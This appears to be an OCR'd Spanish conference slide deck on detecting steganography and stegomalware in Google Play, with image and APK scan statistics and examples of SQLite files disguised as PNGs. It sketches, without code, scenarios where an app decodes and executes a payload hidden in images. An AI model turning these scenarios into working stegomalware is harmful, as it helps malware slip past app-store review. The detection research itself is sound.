2) La cubierta existe y la ocultación produce alteraciones ← LA MAS COMÚN EN INTERNET *(modificación – reordenación – campos no usados - campos que no se validan …).*
3) La generación automática de la cubierta incluye la información a ocultar.



¿Es difícil detectar esteganografía?

- Hasta donde llegamos… ¿es útil para la industria?
  - **Software vulnerable:** técnica EoF, LSB mal implementado…
  - **Fases** (si software no trivial)
    - **[SI?] Detectar la presencia de información oculta.**
    - **[SI??] Estimación del tamaño de la información ocultada.**
    - [NO] Extracción de la información ocultada.
    - [NOOOOO] Recuperación de la información en claro.



¿Es difícil detectar esteganografía?

Idea: Deduce Network Steganography Patterns*

- Analyze network steganography (incl. network covert channels) to determine **patterns**
- Develop and evaluate **countermeasures for patterns** instead of single data hiding techniques to **enable anti-steganographic means in practice**
- Analyze potential of network steganography regarding **future botnet C&C channels**, **future data leakage techniques** (also on smartphones), and its application **in smart environments** (e.g. smart buildings)
- **Goal**: Solutions (e.g. appliances or smartphone software) capable to handle future data leakage techniques

European Commission

DIGITAL AGENDA FOR EUROPE

A Europe 2020 Initiative

European Commission > Digital Agenda for Europe

Algoritmos estegoanalíticos (para detección no trivial)...

- Ataques "estadísticos" (chi-square, RS, SPA, SPAM, PPD, Rich Models…)

¿Mis vecinos son raros? (píxeles)
¿Cuántos vecinos raros hay?
¿Los vecinos raros están cerca?

- Estegoanálisis a ciegas (machine learning)

¿Todo el que no sea normal es raro?

- Limitaciones, falsos positivos, pocas herramientas…

LSB-replacement (pseudoaleatorio) → detección falla si ocultación < 3% total
Machine Learning → falsos positivos y negativos
Es posible esquivarlos: wet paper codes, matrix embedding, distribución,….

Estudio masivo (2001)… ¿Algún loco?

Scanning USENET for Steganography

After scanning two million images from eBay without finding any hidden messages, we extended the scope of our analysis. A detailed description of the detection framework can be found in Detecting Steganographic Content on the Internet.

This page provides details about the analysis of one million images from the Internet Archive's USENET archive.


Processing the one million images with stegdetect results in about 20,000 suspicious images. We launched a dictionary attack on the JSteg and JPHide positive images. The dictionary has a size of 1,800,000 words and phrases. The disconcert cluster used to distribute the dictionary attack has a peak performance of roughly 87 GFLOPS.


However, we have not found a single hidden message.

If you have questions, please check the FAQ first.

Niels Provos

Research at Google





http://www.citi.umich.edu/u/provos/papers/detecting.pdf
http://www.citi.umich.edu/u/provos/stego/usenet.php

¿Y si buscamos stegomalware en GP…?

Gartner

Reality Check on Big Data Analytics for Cybersecurity and Fraud


16 January 2014

By 2016, 25 Percent of Large Global Companies Will Have Adopted Big Data Analytics For At Least One Security or Fraud Detection Use Case

Ahead of the Gartner Business Intelligence & Analytics Summit 2014 , being held March 31 – April 2 in Las Vegas, Gartner predicts that by 2016, 25 percent of large global companies will have adopted big data analytics for at least one security or fraud detection use case, up from 8 percent today, and will achieve a positive return on investment within the first six months of implementation.

Google Play: Un canal esteganográfico…

- Ocultando información en las imágenes de Google Play (market place)
  - JPG → LSB| EOF → NO*
  - PNG → LSB | EOF → SI … ejemplo OpenStego



https://play.google.com/store/apps/details?id=com.wMipropiowhatsapp

Google Play: Un canal esteganográfico…

- Ocultando información en las imágenes de Google Play (market place)
  - JPG → LSB| EOF → NO*
  - PNG → LSB | EOF → SI … ejemplo OpenStego

PNG con EOF (Foto:concha1.png)
https://lh3.ggpht.com/UmazBl6yo-j7mufTDyWuJx9wap2DCacY2YQQTOsqZNBkmRvj4MXxtjNb1h5a3evdTtU**=h310**

PNG con LSB (Foto:concha2.png) – OpenStego (key=rootedcon2015)
https://lh5.ggpht.com/0u8oVQLzcXGvXvQW3YBcJBWogVKnkk99ouDYpfFGSDpFNPWlQ99-8fGU6YJBTYECgg**=h310**

Mensaje oculto = rootedcon2015by@mindcrypt

https://play.google.com/store/apps/details?id=com.wMipropiowhatsapp

Google Play: Un canal esteganográfico…

Ocultando información los APKs

- **GP no modifica tu APK** → Esteganografía en recursos (xml, jpg, png, dex, …)

- Ej:/ Escenarios posibles de stegomalware (recursos locales o remotos)

  - R= stegoFile
  - Sk*=stegoKey (optional)
  - SD=steganographic decoding algorithm
  - R contains p = payload

Escenario 1. R y SK* desde los recursos del apk. Cargamos/Ejecutamos p=SD(R,Sk*)
Escenario 2. URL desde los recursos del apk. Recuperar R,Sk* y cargar/ejecutar p.
…

- **¿Qué podemos hacer?¿Hacemos una PoC de stegomalware en GP?** (un poco de paciencia…)

¿Es posible el uso de esteganografía en GP?…

Buscando stegomalware en GP…


- Stegomalware en Google Play que utilice imágenes digitales y enlaces a imágenes digitales esteganografiadas.


Datos de partida: BD de Path5 (Android CyberIntelligence Tool)


- Investigación: **market GooglePlay**
- Tamaño BD (solo apks): **11 Terabytes**
- 2 millones de APKs (**2.102.821 apks)**
- 11.085.704 enlaces a imágenes en GooglePlay

LAB: 3 portátiles + 2 discos duros externos (4T + 1T) + Amazon S3/EC2 + software + muchooooooooooooooo tiempo + muchaaaaaaaaaaaaaa paciencia…. ☺

Buscando stegomalware en GP…







Buscando stegomalware… in progress!!!


- En un mundo ideal

D_1. Detección de esteganografía (Estegoanálisis de imágenes)

D_2. Detección de código para “recuperar” información ocultada esteganográficamente.

D_3. Detección de carga de código (dexloader, loadLibrary,…)

Estimador = $F_{detection}$ (D_1,D_2,D_3)



D_1. Detección de esteganografía (Estegoanálisis de imágenes)

- Herramientas y algoritmos de estegoanálisis:

  Detectamos **20 herramientas de ocultación + 4 algoritmos estegoanálisis** (detección LSB secuencial/pseudo) + **$EOF_{genérico}$**

  camouflage V1.2.1, inThePicture v2, JPEGXv2.1.1, PGE (Pretty Good Envelope) v1.0, appendX, steganography v1.6.5, inPlainView, DataStash v1.5, dataStealth v1.0, Hiderman, Master, invisible secrets, jsteg, **jphide**, **outguess**, **F5**, LSB-steganography, **OpenStego (2014)**, SilentEye (2010), **OpenPuff (2014)**

  Chi Square attack (2000) , RS analysis (2001), Sample Pairs (2003), Primary Sets (2002)

  Herramientas de estegoanálisis: Stegdetect, Stegexpose, Stegsecret, SpyHunter, …

- Estegoanálisis: limitaciones y falsos positivos…

- Imágenes procesadas: **7.235.966 (total 710 GB)**

  Escenario 1. Imágenes JPG y PNG en el Google Play (market place)
  Escenario 2. Procesamiento de URLs a imágenes dentro de ficheros .DEX
  Escenario 3. Procesamiento de JPG y PNG dentro de recursos de APK

Imágenes JPG/PNG en GooglePlay (Android MarketPlace)

Procesadas: **5.583.905 imágenes** (510 GB)

JPEG: 1.620.705 imágenes (tam medio =42 KB)
PNG: 3.963.200 imágenes (tam medio= 115 KB)

https://lh5.ggpht.com/zh8iyTzjnHk5IcPhaTpPb-B3yKIh8O4bkC8zzQ4c8992XyBUD6npGl2rCXTDQVbC_Yw

DEX con enlaces a url con JPG/PNG : **74.558 apks**

Procesadas: **54.657 enlaces (imágenes) únicas** (6 GB)

JPEG: 35.077 imágenes (Tam_{medio} = 139,25 KB)
PNG: 19.580 imágenes (Tam_{medio} = 86,29 KB)

- ¿Aplicaciones mutantes? (monitorización continua…)

JPG y PNG dentro de recursos de APK (in progress…)

Num Max: **JPG (3 millones* | 45,51% procesado) PNG (30 millones* | 0,7%)**

JPG: 1.365.511 Tam_{medio} = 140KB 187,10 GB | **957.179 APKS** (45%)
PNG: 231.893 Tam_{medio} = 33KB 7,58 GB | **8.450 APKS** (0,4%)

Ocultación en EOF en Google Play
Buscando esteganografía y stegomalware…

Ocultación en EOF en Google Play. Buscando esteganografía y stegomalware…

	Escenario1		Escenario2		Escenario3 (*)
JPEG	0 con EOF		**1.764 con EOF**		**1.299 con EOF**
			(5,02% del total)		(0,0951% del total) Appended (27)
PNG	800 con EOF		**1.546 con EOF**		**185 con EOF**
			(7,89% del total)		(0,079% del total)

Nota: EOF - Información al final de fichero o el formato gráfico no coincide con la extensión

- **Anomalías (EOF): Es otro formato de imagen, 0x00s, Roundpic,** Photoshop, HTML, no existe imagen (url del dex), mensajes raros…

http://vendereit.com/categories/3D/027.jpg
http://www.wallpapersdb.org/wallpapers/sports/kiteboarding_1600x1200.jpg

https://my.healthcity.eu/medium/api/user/avatar.jpeg
https://my.healthcity.eu/medium/api/gym/exercise_image.jpeg

→**Login credentials are not correct**

Ficheros PNG que son SQLite:

Holy Quran video and MP3

http://78.47.146.248/yemektarifi/android_ytleris/io.png
http://78.47.146.248/Kuran/kkhq.png

Unutulmaz Komik Sözler

res/drawable-hdpi/scale1.jpg

HTTP/1.1 200 OK
Date: Sun, 06 Feb 2005 18:58:55 GMT
Server: A

- Anomalí [redacted] Photosh[redacted]

- Roundpic, [redacted]

DB Browser for SQLite - [redacted]/Desktop/presentacion rootedcon2015/BD/kkhq.png

Edit View Help

New Database | Open Database | Write Changes | Revert Changes

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: kkhq | New Record | Delete Record

	name	tr	en	elmali
	Filter	Filter	Filter	Filter
90	Kâfirun	Kafirlerden bahseder. Mekke devr...	1. Say : O ye that reject Faith!	1 - De ki: Ey kâfirler
91	Felak	Felak, sabah manasına geldiği gi...	1. Say: I seek refuge with the Lord of the Dawn,	1 - De ki: "Ben, ağaran sabahın Rabbine sığınırım,
92	Büruc	Şems sûresinden sonra Mekke'de ...	1. By the sky, with its constellations;	1 - Burçlar sahibi gökyüzüne,
93	Zümer	Mekke'de nâzil olmuştur. 75 (yet...	1. The revelation of this Book is from Allah, the Exalted in Power, full of Wisdom.	1 - Bu kitabın indirilişi, Azîz ve Hakîm olan Allah tarafındandır.
94	İnşirah	"İnşirâh" açılmak, genişlemek, se...	1. Have We not expanded thee thy breast?-	1 - Biz senin için (mutluluğun) göğsünü açmadık mı?
95	Kadir	Kadir gecesinden söz ettiği için b...	1. We have indeed revealed this (Message) in the Night of Power:	1 - Biz o (Kur'ân)nu Kadir gecesinde indirdik.
96	Nebe	Meâric'den sonra inmiştir; ilk Me...	1. Concerning what are they disputing?	1 - Birbirlerine neyi soruyorlar?
97	Mearic	Mekke'de nâzil olan bu sûre, 44 (k...	1. A questioner asked about a Chastisement to befall-	1 - Bir isteyen, olacak azabı istedi.
98	Asr	Asr, yüzyıl, ikindi vakti ve meyven...	1. By the Time,	1 - Asra yemin olsun ki,
99	Naziat	Nebe' sûresinden sonra Mekke'de...	1. By the (angels) who tear out (the souls of the wicked) with violence;	1 - Andolsun şiddetle çekip çıkaranlara,
100	Saffat	Adını, saf tutmuş meleklere işaret...	1. By those who range themselves in ranks,	1 - Andolsun o saf bağlayıp duranlara.
101	Duha	Duhâ, kuşluk vakti demektir. Sûre...	1. By the Glorious Morning Light,	1 - Andolsun kuşluk vaktine.
102	Fecr	Fecr, tan yerinin ağarması ve şafa...	1. By the Dawn	1 - Andolsun fecre.
103	Beled	Mekke'de Kaf sûresinden sonra in...	1. Nay I do swear by this City;-	1 - Andolsun bu beldeye
104	Mürselat	Mekke'de inmiştir. 50 (elli) âyettir....	1. By the (Winds) Sent Forth one after another (to man's profit);	1 - Andolsun birbiri ardınca gönderilenlere,
105	Tur	Mekke'de inmiştir. 49 (kırkdokuz) ...	1. By the Mount (of Revelation);	1 - Andolsun Tûr'a,
106	Nasr	Nasr, yardım demektir. Sûrede All...	1. When comes the Help of Allah, and Victory,	1 - Allah'ın yardımı ve fetih geldiğinde,
107	Nahl	Nahl sûresi 128 (yüzyirmisekiz) ây...	1. (Inevitable) cometh (to pass) the Command of Allah: seek ye not then to hasten it: Glory to Him, and far is He above having the partners they as...	1 - Allah'ın emri geldi, sakın onu acele edip istemeyiniz. Allah, müşriklerin koştu
108	Tevbe	Tevbe sûresi, 129 (yüzyirmidokuz)...	1. A (declaration) of immunity from Allah and His Messenger, to those of the Pagans with whom ye have contracted mutual alliances:-	1 - Allah'dan ve Resulü'nden bir ültimatomdur bu, kendileriyle antlaşma yaptığı
109	Hümeze	Hümeze, birini arkasından çekişti...	1. Woe to every (kind of) scandal-monger and backbiter,	1 - 2 - Mal toplayıp onu tekrar tekrar sayan, insanları arkadan çekiştirip, kaş göz
110	Nur	64 (altmışdört) âyetten ibaret ola...	1. A Sûrah which We have sent down and which We have ordained. In it have We sent down Clear Signs, in order that ye may receive admonition.	1 - (İşte bu âyetler) bizim indirdiğimiz ve (hükümlerini üzerinize) farz kıldığımız
111	Abese	Mekke'de inmiştir, 42 (kırkiki) âye...	1. (The Prophet) frowned and turned away,	1 - (Peygamber) Yüzünü ekşitti ve döndü.
112	Hakka	Mekke'de nâzil olan bu sûre, 52 (e...	1. The Sure Reality!	1 - (Gerçekleşecek) Kıyamet!
113	Bakara	Medine'de inmiştir. 286 (ikiyüzsek...	1. Alif. Lam. Mim.	1 - (Elif, Lâm, Mîm.)
114	Furkan	Bu sûre Mekke'de nâzil olmuştur, ...	1. Blessed is He Who sent down the Criterion to His servant, that it may be an admonition to all creatures;-	1 - "Tebareke" ne yüce feyyazdır o ki, dünyaları uyarmak üzere kulu Muhammed

|< < 89 - 114 of 114 > >| Go to: 1

DB Schema

Name
- Tables (2)
  - kkhq
  - sqlite_sequence
- Indices (0)
- Views (0)
- Triggers (0)

SQL Log | Plot | DB Schema

UTF-8

Anomalí [redacted]

[redacted]

Roundpic, [redacted]

DB Browser for SQLite - [redacted]/Desktop/presentacion rootedcon2015/BD/io.png

File Edit View Help

New Database | Open Database | Write Changes | Revert Changes

Database Structure | Browse Data | Edit Pragmas | Execute SQL

Table: YEMEK

New Record | Delete Record

	id	kategori	yemek_adi	malzeme_listesi	hazirlanis	
	Filter	Filter	Filter	Filter	Filter	Filter
1	257	Kek Tarifleri	U0dlRm4yaGh4...	3 adet yumurta,...	Şerbetsiz Haşhaşlı kek olarakta yapılıyor . Üzerinde nefis krem şanti ile haşhaşlı revani tatlısı. Krem şanti üzerini de ceviz veya file fıstık ile süslüyorsunuz. Tatlımıza ö...	http://www
2	514	Şerbetli Tatlı Tar...	U0dlRm4yaGh4...	3 adet yumurta,...	Şerbetsiz Haşhaşlı kek olarakta yapılıyor . Üzerinde nefis krem şanti ile haşhaşlı revani tatlısı. Krem şanti üzerini de ceviz veya file fıstık ile süslüyorsunuz. Tatlımıza ö...	http://www
3	601	Özel Tarifler	U0dlRm4yaGh4...	3 adet yumurta,...	Şerbetsiz Haşhaşlı kek olarakta yapılıyor . Üzerinde nefis krem şanti ile haşhaşlı revani tatlısı. Krem şanti üzerini de ceviz veya file fıstık ile süslüyorsunuz. Tatlımıza ö...	http://www
4	505	Şerbetli Tatlı Tar...	Uld0dFpXc2dT...	3 yumurta,...	Şerbeti hazırlamak için; şekeri tencereye döküp kısık ateşte karıştıralım, iyice eriyip rengi koyulaştığında sıcak suyu yavaş yavaş ilave edelim, ara ara karıştırarak şekerin ç...	http://www
5	557	Özel Tarifler	Uld0dFpXc2dT...	3 yumurta,...	Şerbeti hazırlamak için; şekeri [redacted] ara ara karıştırarak şekerin ç...	http://www
6	258	Kek Tarifleri	Uld4dFlXekVzU...	H...	Şeker ve yumurtaları beyaz ve k&oum [redacted] arı karıştırdığımız kaba alalım. Hepsin...	http://www
7	603	Özel Tarifler	Uld4dFlXekVzU...	H...	Şeker ve yumurtaları beyaz ve k&oum [redacted] arı karıştırdığımız kaba alalım. Hepsin...	http://www
8	503	Şerbetli Tatlı Tar...	eFo1bFpuUmhi...	1kg.şeftali,<br /...	Şeftalileri yarıdan keserek çeki [redacted] a şeker dolduralım. Fırın kabına 1 su ...	http://www
9	548	Özel Tarifler	eFo1bFpuUmhi...	1kg.şeftali,<br /...	Şeftalileri yarıdan keserek çeki [redacted] a şeker dolduralım. Fırın kabına 1 su ...	http://www
10	93	Ana Yemek Tari...	VkdGMmRXc2d...	750 gram tavuk...	Şarküteriden aldığınız tavuk ci [redacted] lacakşekilde temizleyip, diklemesine ikiye b...	http://www
11	441	Tavuklu Yemek ...	VkdGMmRXc2d...	750 gram tavuk...	Şarküteriden aldığınız tavuk ci [redacted] lacakşekilde temizleyip, diklemesine ikiye b...	http://www
12	413	Sütlü Tatlı Tarifleri	UzJGNXhMRnp...	7 çorba ...	İrmik, süt, toz şeker ve kıyılmış [redacted] altın. Buzdolabında 2-3 saat dinlendiri...	http://www
13	555				[redacted] altın. Buzdolabında 2-3 saat dinlendiri...	http://www
14	371				[redacted] oğruyoruz. Doğradığımız patlıcanları ...	http://www
15	582				[redacted] en ayrılana kadar kavuruyoruz.Ayrı bir kapta ...	http://www
16	70				[redacted] ruz.Daha sonra içerisine tuz ve kırmız...	http://www
17	214				[redacted] ruz.Daha sonra içerisine tuz ve kırmız...	http://www
18	497				[redacted] edil;a yardımıyla tereyağıyla yağlıyoruz.&nb...	http://www
19	535				[redacted] zla yanmayacak) ve ılınmasını bekliyoruz. Yufkamızdan bir adet alıp üzerini fırça yardımıyla tereyağıyla yağlıyoruz.&nb...	http://www
20	407				[redacted] e güre hazırlıyoruz. Karıştırarak soğutuyoruz ve buzdolabına kaldırıyoruz. Süt, şeker, vanilya ve irmiği tencereye alıp karı...	http://www
21	526				[redacted] e güre hazırlıyoruz. Karıştırarak soğutuyoruz ve buzdolabına kaldırıyoruz. Süt, şeker, vanilya ve irmiği tencereye alıp karı...	http://www
22	109				[redacted] edil;ine koyup çok az miktarda su ile karıştırıp eritin. Unu yoğurma kabınıza döküp, ortasını havuz şeklinde a&c...	http://www
23	153				[redacted] edil;ine koyup çok az miktarda su ile karıştırıp eritin. Unu yoğurma kabınıza döküp, ortasını havuz şeklinde a&c...	http://www
24	349				[redacted] edil;ine koyup çok az miktarda su ile karıştırıp eritin. Unu yoğurma kabınıza döküp, ortasını havuz şeklinde a&c...	http://www
25	179				[redacted] aydanozu ve ince ince doğranmış tere otunu bir kapta iyice karıştıralım. Hamuru yoğurmaya başlamadan önce tereyağını eri...	http://www

1 - 26 of 608

Go to: 1

Edit database cell

Import | Export | Text | Clear

Şerbetsiz Haşhaşlı kek olarakta yapılıyor . Üzerinde nefis krem şanti ile haşhaşlı revani tatlısı. Krem şanti üzerini de ceviz veya file fıstık ile süslüyorsunuz.
 Tatlımıza önce şerbetini hazırlayarak başlıyoruz. Biz keki pişirirken şerbeti de biraz soğumuş olur.
 Şerbet için şeker ve suyu tencereye alıp kaynatmaya başlıyoruz, kıvama geldikten sonra ocaktan almadan limon suyunu ilave edip karıştırıyoruz ve ocaktan alıyoruz.
 Biz tatlının hamurun hazırlayana kadar dinleniyor.Derin bir kabın içerisinde yumurta ve şekeri küpürene kadar çrpalım.
 Ardından haşhaş, süt, sıvı yağ ve sırasıyla diğer malzemeleri de ekleyerek karıştıralım.
 İyice karıştıralım hamurda topaklanma olmasın.
 Hamur akışkan bir kıvama geldikten sonra yağlamış olduğumuz fırın tepsisine veya borcama hamuru dökelim.
 Çok kalın dökmemeye çalışın çünkü tatlı olduğu için hem çok kabarıyor, hemde kalın tatlılar çok sevilmez. Zaten üzerine ekleyeceklerimiz de var.
 Önceden ısıtmış olduğumuz 170 derecelik fırında kek içini çekene kadar pişiriyoruz.
 Pıştıkten sonra fırından alıyoruz ve soğuması için beklemeye alıyoruz.
 Haşhaşlı revani yaparken hem şerbet, hem kek soğuk olarak birbiriyle buluşmalı. Bu kısma dikkat edelim.
 İkisi de soğuduktan sonra keki [redacted] z yavaş yavaş. İyice içine çekmesini sağlıyoruz bu yüzden yavaş yavaş [redacted] .Ayrı küçük bir kabın içerisinde soğuk süt ile krem şantiyi [redacted] alım.
 Şerbetini çeken haşhaşlı revaninin üzerine krem şantiyi [redacted] ve krem şantinin üzerine ceviz parçaları veya file fıstık ile kaplayarak [redacted] ilde çok lezzetli oluyor.
 Veya sizde eğer varsa bizim gibi portakal dilimi ile, limon

Cell: Text / Numeric

Stegodrogas!!!

OK | Cancel

DB Schema

Name

- Tables (2)
  - YEMEK
  - sqlite_sequence
- Indices (0)
- Views (0)
- Triggers (0)

SQL Log | Plot | DB Schema

UTF-8

Ocultación en PNG en Google Play
Buscando esteganografía y stegomalware…

Ocultación en PNG en Google Play
Buscando esteganografía y stegomalware…

Escenario 1. Procesamiento de imágenes PNG en GooglePlay

